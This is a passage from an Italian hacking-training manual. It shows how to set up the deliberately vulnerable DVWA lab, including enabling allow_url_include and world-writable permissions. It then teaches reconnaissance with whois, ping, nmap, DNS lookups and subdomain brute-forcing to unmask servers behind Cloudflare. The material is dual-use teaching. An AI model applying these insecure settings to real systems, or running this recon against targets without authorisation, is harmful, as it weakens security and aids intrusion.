


Figura 3.23: se tutto è stato fatto correttamente otterremo la pagina di login principale.

3.8.1.3 INSTALLARE DVWA

Qualunque dato inserito nel login non produrrà alcun risultato: il motivo è che il CMS deve essere ancora installato! Verremo catapultati in una pagina

(http://victim/vuln/setup.php) in cui è presente un README e alcuni requisiti fondamentali non ottenuti [Figura 3.24].

Setup Check

Operating system: ***nix**
Backend database: **MySQL**
PHP version: **7.0.27-0+deb9u1**

Web Server SERVER_NAME: **victim**

PHP function display_errors: **Enabled** *(Easy Mode!)*
PHP function safe_mode: Disabled
PHP function allow_url_include: **Disabled**
PHP function allow_url_fopen: Enabled
PHP function magic_quotes_gpc: Disabled
PHP module gd: Installed
PHP module mysql: Installed
PHP module pdo_mysql: Installed

MySQL username: **user**
MySQL password: **********
MySQL database: **dvwa**
MySQL host: **127.0.0.1**

reCAPTCHA key: **Missing**

[User: root] Writable folder /var/www/html/vuln/hackable/uploads/: **No**
[User: root] Writable file /var/www/html/vuln/external/phpids/0.6/lib/IDS/tmp/phpids_log.txt: **No**

[User: root] Writable folder /var/www/html/vuln/config: **No**
Status in red, *indicate there will be an issue when trying to complete some modules.*

If you see disabled on either *allow_url_fopen* or *allow_url_include*, set the following in your php.ini file and restart Apache.

```
allow_url_fopen = On
allow_url_include = On
```

These are only required for the file inclusion labs so unless you want to play with those, you can ignore them.

Create / Reset Database

Figura 3.24: in questa pagina sono elencate alcune cose da fare prima di poter proseguire.

Procediamo ad abilitare alcune funzioni per rendere la situazione un po' più interessante :)

Abilitare funzioni PHP

Nel nostro caso è necessario abilitare solo "allow_url_include" ma ciò non toglie che alcuni setup prevedano anche altri moduli disabilitati: per abilitarli è necessario modificare il file /etc/php/{versione PHP}/apache2/php.ini impostando il valore su On come in questo caso:

```
$ nano /etc/php/7.0/apache2/php.ini
```

Identifichiamo "allow_url_include" nel file (puoi usare la combinazione CTRL+W per cercare nel file) e impostiamo il valore su On [Figura 3.25]:

```
  GNU nano 2.7.4          File: /etc/php/7.0/apache2/php.ini          Modificato

; Fopen wrappers ;
;;;;;;;;;;;;;;;;;;

; Whether to allow the treatment of URLs (like http:// or ftp://) as files.
; http://php.net/allow-url-fopen
allow_url_fopen = On

; Whether to allow include/require to open URLs (like http:// or ftp://) as fil$
; http://php.net/allow-url-include
allow_url_include = On

; Define the anonymous ftp password (your email address). PHP's default setting
; for this is empty.
; http://php.net/from
;from="john@doe.com"

; Define the User-Agent string. PHP's default setting for this is empty.
; http://php.net/user-agent
;user_agent="PHP"
```

Figura 3.25: cerca il valore con CTRL+W, quindi salva il file con CTRL+X, S e INVIO.

Riavviamo il web server Apache2:

```
$ service apache2 restart
```

Imposta i permessi alle cartelle e file

Per sfruttare tutte le caratteristiche impostiamo i permessi per consentire la scrittura al programma:

```
$ chmod -R -f 777 /var/www/html/vuln/hackable/uploads/

$ chmod 777
/var/www/html/vuln/external/phpids/0.6/lib/IDS/tmp/phpids_log.txt

$ chmod -R -f 777 /var/www/html/vuln/config
```

Abilitare la Whitelist

Non è proprio saggio mettere in rete una web app vulnerabile, pronta per essere bucata da chiunque, non trovi? Possiamo allora modificare il file .htaccess e indicare solo quali IP possono collegarsi al portale:

```
$ nano .htaccess
```

quindi identifichiamo "*Limit access to localhost*", decommentiamo tutte le righe eliminando gli asterischi e aggiungendo alla voce "*allow from*" l'indirizzo IP della macchina attacker [Figura 3.26]:

```
#Limit access to localhost
```

```
<Limit GET POST PUT>
 order deny,allow
 deny from all
 allow from 127.0.0.1, 20.0.0.2
</Limit>
```

```
  GNU nano 2.7.4          File: /var/www/html/vuln/.htaccess

#php_flag allow_url_fopen on
#php_flag allow_url_include on
</IfModule>

#Limit access to localhost
<Limit GET POST PUT>
 order deny,allow
 deny from all
 allow from 127.0.0.1, 20.0.0.2
</Limit>
```

Figura 3.26: rimuoviamo gli asterischi, aggiungiamo l'ip 20.0.0.2 quindi salviamo con CTRL+X, S e INVIO.

Avviare il setup di DVWA

A configurazione finita possiamo installare il CMS tramite il pulsante "*Create / Reset Database*" in fondo. Verremo rendirizzati alla pagina da login, dove tutto ha inizio.

Affrontare i vari Test

Più avanti in questo manuale affronteremo tutti i LAB presenti nel menù a sinistra di DVWA. L'ambiente di test offre tre livelli di difficoltà che è possibile affrontare [Figura 3.27]:

- **Low**: non esistono controlli sulla sicurezza dello script. Tali situazioni sono praticamente assenti nel web e servono solo ad illustrare la base della vulnerabilità in studio.
- **Medium**: esistono controlli di sicurezza blandi sullo script. Tali situazioni sono rare da trovare in rete e dimostrano eventuali distrazioni del programmatore inesperto, solitamente fixate in poco tempo.
- **High**: esistono controlli di sicurezza vicini ai modelli di mitigazione corretti ma contengono comunque vulnerabilità da sfruttare. Tali situazioni sono

frequenti da trovare in rete nei progetti di nuova produzione, non adeguatamente testati. Le vulnerabilità sono simili a quelle che è possibile trovare nelle competizioni CTF (Capture the Flag).

- **Impossible**: esistono controlli di sicurezza che rendono gli attacchi conosciuti inefficaci. Tali situazioni sono le più popolari in progetti maturi o adottati da framework di sviluppo. In questa situazione non è possibile studiare i modelli d'attacco ma solo le difese di un sistema.

Inoltre è possibile utilizzare un *IDS (Intrusion Detection System)*: l'IDS è un sistema di difesa che è in grado di sanificare gli input malevoli nella web app, indipendentemente dalla presenza o meno di controlli scritti da parte del programmatore. La presenza di un IDS è un argomento che richiede una certa conoscenza dei limiti che quest'ultimo ha, specie in merito alla presenza di falsi positivi: consigliamo pertanto al lettore, una volta apprese le competenze sui vari livelli, di effettuare i test con il PHPIDS[40] attivo, quindi di valutare i comportamenti di DVWA.




Figura 3.27: è importante saper configurare DVWA, altrimenti non potremo studiare le vulnerabilità e testarle efficacemente.

Aiuti e Codice Sorgente

DVWA offre all'interno di ogni LAB e livello una breve documentazione e la lettura del codice sorgente del test direttamente nella pagina in cui ci si trova [Figura 3.28]. In questo manuale verranno evidenziate solo le parti di codice interessate, mentre saranno ampiamente descritti i tip che nell'ambiente di test vengono invece solo accennati.



Figura 3.28: per ogni livello puoi rileggere direttamente dalla pagina il codice sorgente e i consigli per superarli.

3.9 Oltre i fondamentali

Tutto quello che abbiamo visto è in realtà una piccolissima parte di quanto è presente nel World Wide Web. Avremmo potuto parlarne all'infinito (la tecnologia non si ferma mai!) ma ci siamo limitati a vedere solo quello che ci permette di lavorare al 90% di quanto troverai in rete e di effettuare i tuoi attacchi senza andare alla cieca.

In programmazione web, come nella vita reale, ognuno è libero di progettare il software come meglio crede. È doveroso quindi ricordarsi che:

- Non tutti usano un server con Linux
- Non tutti progettano i loro back-end in PHP
- Non tutti usano assiduamente SQL per salvare i loro dati

Già questi tre punti, presi singolarmente, andrebbero approfonditi in altri altrettanti volumi; inoltre i fondamentali spiegati non basterebbero a ricoprire gli attacchi "marginali" che è possibile effettuare. Il Web è tutto un mondo da scoprire e tu ci sei dentro!

4. SCANSIONE (INFORMATION GATHERING)

Diceva Sun Tzu ne l’Arte della Guerra: “Se conosci il nemico e te stesso, la tua vittoria è sicura.” A distanza di 2500 anni le cose non sono cambiate. Allo stesso modo, prima di prendere il controllo di un computer/server il cyber-criminale sa che necessario conoscere a menadito ogni singolo aspetto del proprio bersaglio. Questa può essere considerata a tutti gli effetti come la prima fase di un attacco informatico ed è chiamata *Profiling* (Profilazione, ma anche Scansione) di un universo ancora più grande: **l'Information Gathering** (raccolta di Informazioni).

Immagina il violare una rete informatica come alla rapina in una banca: i ladri, prima di impugnare le armi e recuperare il bottino, si preoccuperanno di raccogliere tutte le informazioni sul loro obiettivo: hanno cioè un inventario di telecamere, guardie, sistemi d’allarme e qualunque cosa li possa allontanare dalla refurtiva (e dalla galera!) studiando ogni parte, valutando i rischi e le possibili soluzioni.

Il Profiling è la variante digitale di questo fenomeno: in questo processo si racchiudono tutte le fasi di recupero delle informazioni di un obiettivo che consentono al cybercriminale (da questo momento attacker) di penetrare nel sistema vittima, valutando i mezzi a sua disposizione per la risoluzione degli eventuali problemi in corso d'opera.

Ignorando questo passaggio, l’attacker non è in grado di avere una visione chiara di tutte le strade che lo condurrebbero al suo fine, limitandosi così ad aprire qualche tool di exploiting finché non rinuncerà; inoltre, l’attacker che ignora questa fase rischierebbe di commettere errori fatali e così compromettere l’attacco o, nel peggiore dei casi, la sua identità.

4.1 Dominio

Lo studio del target partirà dal dominio. In questo capitolo non vedremo come effettuare attacchi ad esso (capitolo 5) bensì a come estrapolarne informazioni.

Il dominio nel Web è rappresentato da almeno due elementi, il dominio di 1° e di 2° livello. Ad esempio:



Come puoi intuire, 2° livello è il nome che si sceglie in fase di registrazione, mentre il 1° livello (chiamato anche TLD, top-level domain) identifica (in teoria):

- il *genere* del portale, ad esempio .org si riferisce ad un'organizzazione mentre .com si riferisce ad un'attività commerciale, .net ad un network e così via. Questi vengono chiamati ccTLD (country-code top-level domain)
- la *locazione territoriale*, ad esempio .it indica che il portale è italiano, .eu per l'unione europea, .ch per la svizzera e così via

Queste, in ogni caso, sono solo convenzioni e spesso vengono ignorate. Inoltre ti troverai spesso ad affrontare domini con di fronte il WWW: nonostante sia stata sdoganata la sua utilità, alcuni preferiscono mantenerlo. Nei nostri esempi useremo il www per far capire che stiamo trattando dei domini web.

Non è raro imbattersi nei domini di 3° livello, anche detti *sottodomini*: questi possono significare che l'hosting in cui è presente il sito può far parte di una "sotto struttura", dove il sito è contenuto in un qualcosa di più grande. ad esempio:



È possibile imbattersi in queste versioni quando il sito è hostato[41] in uno spazio web gratuito oppure quando fa parte di un'ente o un'associazione più grande (ad esempio un forum, quindi il dominio sarà forum.example.com).

È possibile anche imbattersi in domini di livelli superiori (4°, 5°, 6° e così via) tuttavia sono scelte che l'amministratore di sistema fa in fase di progettazione e non rientrano in uno standard ben definito.

4.1.1 Whois Domain

Tra i test di profilazione basilari che un cyber-criminale può effettuare ai danni di un dominio è il WHOIS Lookup. Il Whois consiste in una serie di informazioni riguardanti il dominio, in particolare:

- La data di registrazione, l'ultimo aggiornamento e la scadenza
- L'intestatario del dominio, spesso fornito delle coordinate di residenza . numeri di telefono e altro dell'individuo o dell'organizzazione
- Informazioni sull'amministratore e sui responsabili tecnici
- Il registrar, ovvero la società che ha registrato il nome del dominio
- I nameserver, ovvero i server DNS che risolvono i domini in indirizzi IP

NB: la recente introduzione del GDPR (normativa sulla privacy europea) ha fortemente limitato la divulgazione di informazioni di privati. Allo stato attuale, il whois è efficace solo verso domini intestati ad aziende o intestatari che non risiedono nell'Unione Europea.

Attacco: **Whois al Dominio**

Simulazione DEMO; Tool: whois

Esistono diversi programmi con interfaccia grafica e siti web per effettuare questa operazione, tuttavia mi sento di consigliare il comodissimo comando da Terminale[42] whois. È possibile installarlo – se non presente – con il comando:

```
$ apt install whois
```

quindi lanciato con:

```
$ whois <nomedominio>
```

Perché non lanciare il comando con un dominio esistente ? (magari uno in tuo possesso) ad esempio:

```
$ whois linux.org
```

riporterà il seguente risultato:

```
Domain Name: LINUX.ORG

Registry Domain ID: D2338975-LROR

Registrar WHOIS Server: whois.networksolutions.com

Registrar URL: http://www.networksolutions.com

Updated Date: 2018-01-12T05:11:02Z

Creation Date: 1994-05-10T04:00:00Z

Registry Expiry Date: 2018-05-11T04:00:00Z

Registrar Registration Expiration Date:

Registrar: Network Solutions, LLC

Registrar IANA ID: 2

Registrar Abuse Contact Email: abuse@web.com

Registrar Abuse Contact Phone: +1.8003337680

Reseller:

Domain Status: ok https://icann.org/epp#ok

Registry Registrant ID: C201190132-LROR

Registrant Name: Linux Online, Inc Linux Online, Inc

Registrant Organization: Linux Online, Inc

Registrant Street: 314 FRANKLIN ST APT 2

Registrant City: OGDENSBURG

Registrant State/Province: NY

Registrant Postal Code: 13669-1689

Registrant Country: US

Registrant Phone: +1.3153931978
```

```
...
```

È possibile effettuare richieste Whois anche agli indirizzi IP! Ti basta sostituirlo al dominio come visto nell'esempio precedente per ottenere informazioni sulla farm che fornisce lo spazio web!

Se preferisci puoi effettuare richieste da siti web specializzati. Ne elencherò qualcuno per completezza:

- https://www.whois.net
- https://www.whois.com/whois/
- https://whois.icann.org/en
- http://www.register.com/whois.rcmx
- https://www.mydomain.com/whois/whois.bml
- http://web-whois.nic.it
- http://whois.domaintools.com
- https://who.is

Per richieste di TLD particolari (specie quelli geografici o di nuova generazione) ti consiglio di cercare su un motore di ricerca ("whois .tld").

Difesa: **Whois Domain**

Simulazione DVWA

Ogni volta che viene registrato un dominio il Registrar – la società che si occupa di registrare per conto di qualcuno il suddetto dominio – deve comunicare i dati di registrazione e renderli pubblici[43]. Tuttavia il titolare del dominio, per evitare di subire attacchi spam o gravi violazioni della privacy, può decidere di **oscurare al pubblico i dati personali**; tale funzione spesso viene venduta come pacchetto aggiuntivo dal Registrar – che solitamente è anche la società che vende l'Hosting – e può essere applicata solo a domini di tipo generico (.com, .net etc...) mentre sono esclusi i domini di tipo territoriale (.it, .de, .eu. ed etc...); in certi casi tuttavia il Registrar può decidere di oscurare alcune informazioni sensibili, previa richiesta.

Il whois quindi risponderà alla richiesta fornendo la procedura per contattare il responsabile del portale, senza tuttavia esporre i suoi dati al pubblico.

Vediamo il seguente esempio:

```
$ whois inforge.net
```

che risponderà con il seguente risultato:

```
Domain Name: INFORGE.NET
Registry Domain ID: 1621737603_DOMAIN_NET-VRSN
Registrar WHOIS Server: whois.internet.bs
Registrar URL: http://www.internet.bs
Updated Date: 2017-10-31T23:51:11Z
Creation Date: 2010-10-22T19:07:48Z
Registry Expiry Date: 2023-10-22T19:07:48Z
Registrar: Internet Domain Service BS Corp
Registrar IANA ID: 2487
```

Il Whois Privacy può anche riportare informazioni aggiuntive sulle modalità di contatto per i proprietari del dominio: queste sono solitamente utilizzate quando ci sono gravi violazioni sul portale e si intende contattare i responsabili del sito prima di avviare eventuali procedure legali.

4.2 L'indirizzo IP

L'IP è un'informazione fondamentale che determina l'indirizzo virtuale di una macchina sul web: conoscerlo ci permette di sapere dove il sito risiede fisicamente e, con buona probabilità, ha meno meccanismi di difesa (es: Reverse Proxy).

4.2.1 ICMP Echo

In informatica il ping è il metodo universalmente accettato per capire se un host risponde a una richiesta e in quanto tempo. La forma basilare consiste nell'inviare un pacchetto di tipo ICMP, nel caso il server sia disponibile, risponderà a sua volta. Solitamente il Ping Sweep è il primo approccio da considerare quando si intende ottenere l'indirizzo IP della macchina.

Attacco: **Ping Sweep**

Simulazione DEMO; Tool: ping

Il programma ping è preinstallato in qualunque Sistema Operativo esistente, quindi Windows, macOS e GNU/Linux. È possibile effettuare un ping digitando semplicemente:

```
$ ping localhost
```

Il sistema risponderà con:

```
PING localhost (127.0.0.1): 56 data bytes

64 bytes from 127.0.0.1: icmp_seq=0 ttl=64 time=0.051 ms

64 bytes from 127.0.0.1: icmp_seq=1 ttl=64 time=0.076 ms

64 bytes from 127.0.0.1: icmp_seq=2 ttl=64 time=0.074 ms
```

Quello che ci serve sapere in questo caso è l'indirizzo IP che risponde alla nostra richiesta. Essendo localhost ovviamente l'indirizzo IP sarà 127.0.0.1 .

Difesa: **Ping Sweep**

Simulazione DVWA

È possibile mitigare il Ping Sweep attraverso regole specifiche in iptables su GNU/Linux: il blocco risulterebbe però inutile, sia per lo scarso pericolo, sia perché esistono metodi ben più efficaci per camuffare l'IP (che vedremo nel capitolo 4.3 dedicato alle Infrastrutture Intermedie). Pertanto, non consigliamo di disabilitare la possibilità di pingare la macchina vittima.

4.2.2 ARP e TCP

L'approccio del Ping visto precedentemente consiste (solitamente) in un meccanismo di domande e risposte attraverso il protocollo ICMP[44]; se questo non dovesse essere possibile si può ovviare al problema effettuando un ping di tipo ARP e, se si trovano le porte 80 e 443 attive anche richieste di tipo TCP.

È doveroso far notare che l'utilizzo di Nmap potrebbe far allarmare qualche IDS (Intrusion Detection System), pertanto il suo utilizzo andrebbe limitato solo nei casi in cui non è possibile fare altrimenti.

Attacco: **Ping ARP e TCP**

Simulazione DEMO; Tool: nmap

Per effettuare questo test è necessario installare nmap, uno strumento tuttofare disponibile in qualunque distribuzione GNU/Linux, che useremo per molti altri test. Consigliamo quindi di installarlo da subito con il comando:

```
$ apt install nmap
```

Lanciamo quindi il comando come segue:

```
$ nmap -sn -PE hacklog.it
```

Di seguito ne spieghiamo il significato dei parametri:

- -sn: consente di fare richieste di tipo TCP (null)
- -PE: consente di fare richieste di tipo ICMP echo

È possibile ignorare la risoluzione dei MAC Address (qualora si

voglia verificare un IP in una rete locale) attraverso il parametro --send-ip. È possibile inoltre utilizzare i parametri ICMP Address Mask (-PM) e TIMESTAMP (-PP) qualora l'host ignori le richieste ICMP ECHO ma non altre richieste sempre di tipo ICMP.

4.2.3 DNS Lookup

Sulla falsa riga di quanto detto precedentemente è possibile ottenere la lista dei record DNS di un dominio, esponendo così ulteriori informazioni (come ad esempio il record MX da cui vengono inviate e ricevute le mail).

Questa volta la richiesta viene effettuata attraverso i DNS server; è importante sapere che, per un corretto funzionamento dei servizi, i record non possono essere oscurati, quindi non è possibile oscurare i risultati.

Attacco: **DNS Lookup**

Simulazione DEMO; Tool: host, dig

Assicurati che il programma host sia installato correttamente:

```
$ apt install host
```

Quindi puoi lanciare il programma come segue:

```
$ host hacklog.it
```

Il sistema risponderà con:

```
hacklog.it has address 104.28.5.97
hacklog.it has address 104.28.4.97
hacklog.it has IPv6 address 2400:cb00:2048:1::681c:561
hacklog.it has IPv6 address 2400:cb00:2048:1::681c:461
hacklog.it mail is handled by 0 dc-de2f481295cf.hacklog.it.
```

In questo caso ci vengono forniti 2 indirizzi IP (come siamo abituati a vederli, chiamati "IPv4") e due indirizzi IPv6; inoltre, è presente un host che si occupa di gestire le mail. Quello potrebbe essere un buon punto di partenza per risalire all'hosting reale.

C'è chi preferisce utilizzare il comando **dig** per ottenere i record in quanto più elastico. Se non l'hai ancora installato puoi farlo con:

```
$ apt install dig
```

Quindi, per recuperare i record di un dominio (ad esempio quelli della mail, anche detti MX[45]) puoi usare il comando dig [url] MX, come nell'esempio:

```
$ dig hacklog.it MX
```

Seguirà un risultato simile al seguente:

```
;; QUESTION SECTION:
;hacklog.it.                    IN      MX

;; ANSWER SECTION:
hacklog.it.             300     IN      MX      0 dc-
de2f481295cf.hacklog.it.

;; Query time: 37 msec

;; SERVER: 192.168.0.1#53(192.168.0.1)

;; WHEN: Tue Mar 06 11:53:30 CET 2018

;; MSG SIZE  rcvd: 71
```

4.2.4 Whois IP

Nel capitolo 4.1.1 abbiamo visto come è possibile risalire ai dati di un dominio effettuando un whois lookup; questa tecnica si può anche "adottare" facendo richiesta di un whois con target un indirizzo IP. A differenza dell'host, l'IP risponde con i dati del Registrant che è responsabile dell'indirizzo IP: negli hosting condivisi, questo sarà dunque associato all'azienda che fornisce lo spazio web.

Attacco: **Whois IP**

Simulazione DEMO; Tool: ping, whois

Rieffettuiamo un test:

```
$ ping wikipedia.org

64 bytes from text-lb.esams.wikimedia.org (91.198.174.192):
icmp_seq=1 ttl=63 time=41.3 ms
```

Andiamo ora ad effettuare un whois al relativo indirizzo IP:

```
$ whois 91.198.174.192
```

Il sistema ci risponderà con le informazioni della società di hosting / web farm

o, come in questo caso, il proprietario che hosta il server direttamente dalla propria infrastruttura:

```
organisation:   ORG-WFI2-RIPE
org-name:       Wikimedia Foundation, Inc.
org-type:       LIR
address:        1 Montgomery Street
                Suite 1600
address:        CA 94104
address:        San Francisco
address:        UNITED STATES
...
```

Questo tuttavia può essere fuorviante per la maggior parte dei portali conosciuti; tra hosting, VPS e Reverse Proxy è quasi impossibile ottenere da subito l'indirizzo IP della macchina.


4.3 Infrastrutture Intermedie

Le tecniche descritte permettono di ottenere l'indirizzo IP che risponde a un dominio; questo tuttavia potrebbe non essere l'indirizzo reale del server, poiché sono molti coloro che fanno sempre più affidamento a Reverse Proxy.

Le società di web hosting – per risparmiare sui costi hardware – eseguono più web server all'interno della stessa macchina: con infrastruttura intermedia ci riferiamo quindi a tutti quei sistemi posti di fronte alla risoluzione dell'indirizzo IP reale della macchina, siano essi Firewall, CDN, Reverse Proxy, Load Balancers e così via.

4.3.1 Reverse Proxy Check

Uno dei metodi più semplici per accorgersi che l'indirizzo IP non è quello della macchina è effettuare richieste direttamente all'IP. Nel dominio di test in nostro possesso – hacklog.it con indirizzo IP 104.28.5.97 – la risposta arriverà da un noto servizio di Reverse Proxy (Cloudflare).



Attacco: **Reverse Proxy Check**

Simulazione DEMO; Tool: whois

Potremmo ad esempio caricare direttamente l'indirizzo IP sul nostro browser (Figura 4.1) oppure effettuare un whois direttamente all'indirizzo:

```
$ whois 104.28.5.97

NetRange:       104.16.0.0 - 104.31.255.255

CIDR:           104.16.0.0/12

NetName:        CLOUDFLARENET

NetHandle:      NET-104-16-0-0-1

Parent:         NET104 (NET-104-0-0-0-0)

NetType:        Direct Assignment

OriginAS:       AS13335

Organization:   Cloudflare, Inc. (CLOUD14)

...
```

Insomma, siamo sommersi di indizi che ci fanno capire che il sistema è protetto da Cloudflare. Questa può essere una cattiva notizia per il cyber-criminale: un sistema come Cloudflare ha infatti il compito di mettere in sicurezza un sito web, effettuando controlli di ogni tipo e bloccando (in parte) i test di attacco conosciuti alle applicazioni web.

Sebbene sia comunque possibile veicolare attacchi a sistemi protetti da Cloudflare e simili (non sono in grado di bloccare tutte le tecniche) il cyber-criminale avrebbe tutto l'interesse di eseguire test direttamente sull'indirizzo IP reale della macchina.

Seguono ora alcuni metodi – conosciuti e non – per risalire all'indirizzo IP reale di un server web protetto da un Reverse Proxy di tipo Cloudflare (ma perfettamente applicabile anche con altri sistemi).




Figura 4.1: accedendo direttamente all'indirizzo IP riceveremo un avviso. Questo ci farà capire che il web server è protetto da un Reverse Proxy (Cloudflare).

Attacco: **Manual Common DNS Resolving**

Simulazione DEMO

Questo tipo di "attacco" è un classico esempio di misconfiguration[46] dove l'amministratore di sistema lascia inalterati i DNS dopo la prima installazione; questo è un grave errore di setup in quanto tutti i servizi di Reverse Proxy sono soliti lasciare sotto-domini che puntano ancora all'indirizzo IP originale.

Il motivo che si cela dietro questa (apparentemente) discutibile decisione è costituito dall'impossibilità di molti Reverse Proxy di gestire protocolli al di fuori dell'HTTP e HTTPS.

Effettuando un primo setup del Reverse Proxy notiamo come vengono consigliati dei record DNS precedentemente gestiti dai nameserver dell'hosting che offre noi il servizio. Poiché non esiste uno standard, è possibile indicare a grandi linee una lista di sotto-domini comuni di questo tipo:

- direct.victim.com
- direct-connect.victim.com
- ftp.victim.com
- host.victim.com

- mail.victim.com / webmail.victim.com / imap.victim.com / smtp.victim.com
- pop.victim.com / pop3.victim.com
- cpanel.victim.com / panel.victim.com / webpanel.victim.com
- admin.victim.com
- test.victim.com
- vnc.victim.com

La lista tuttavia sarebbe molto più lunga e occuperebbe più di 50 pagine di questo libro; inoltre pingare a mano ogni singolo sottodominio, confrontandolo poi con quello ottenuto all'inizio, sarebbe pura follia!

Ti capiterà, durante la lettura di questo testo, di trovare il termine "Enumerazione" in più occasioni: questo identifica il processo di estrazione di diverse informazioni come nome utente, indirizzi IP, plugin e tutto ciò che compone la struttura di un portale web, o più comunemente, di un Sistema Informatico.

Attacco: **Common DNS Enumeration**

Simulazione DEMO; Tool: subbrute

Per uno scan estremamente dettagliato mi sento di consigliare SubBrute, un bruteforcer di sottodomini, record DNS e molto altro. Poiché potrebbe non essere presente in nessuna distribuzione GNU/Linux è necessario installarlo attraverso il comando GIT:

```
$ git clone https://github.com/nmalcolm/subbrute.git
$ cd subbrute
```

Il programma è quindi evocabile attraverso l'interprete python, seguito dall'host che si intende verificare:

```
$ python subbrute.py hacklog.net
hacklog.net
0.hacklog.net
00.hacklog.net
000.hacklog.net
```

```
00000.hacklog.net
000000.hacklog.net
000999888.hacklog.net
000kkk.hacklog.net
001.hacklog.net
0011aaa.hacklog.net
0011cn.hacklog.net
001dd.hacklog.net
002.hacklog.net
```

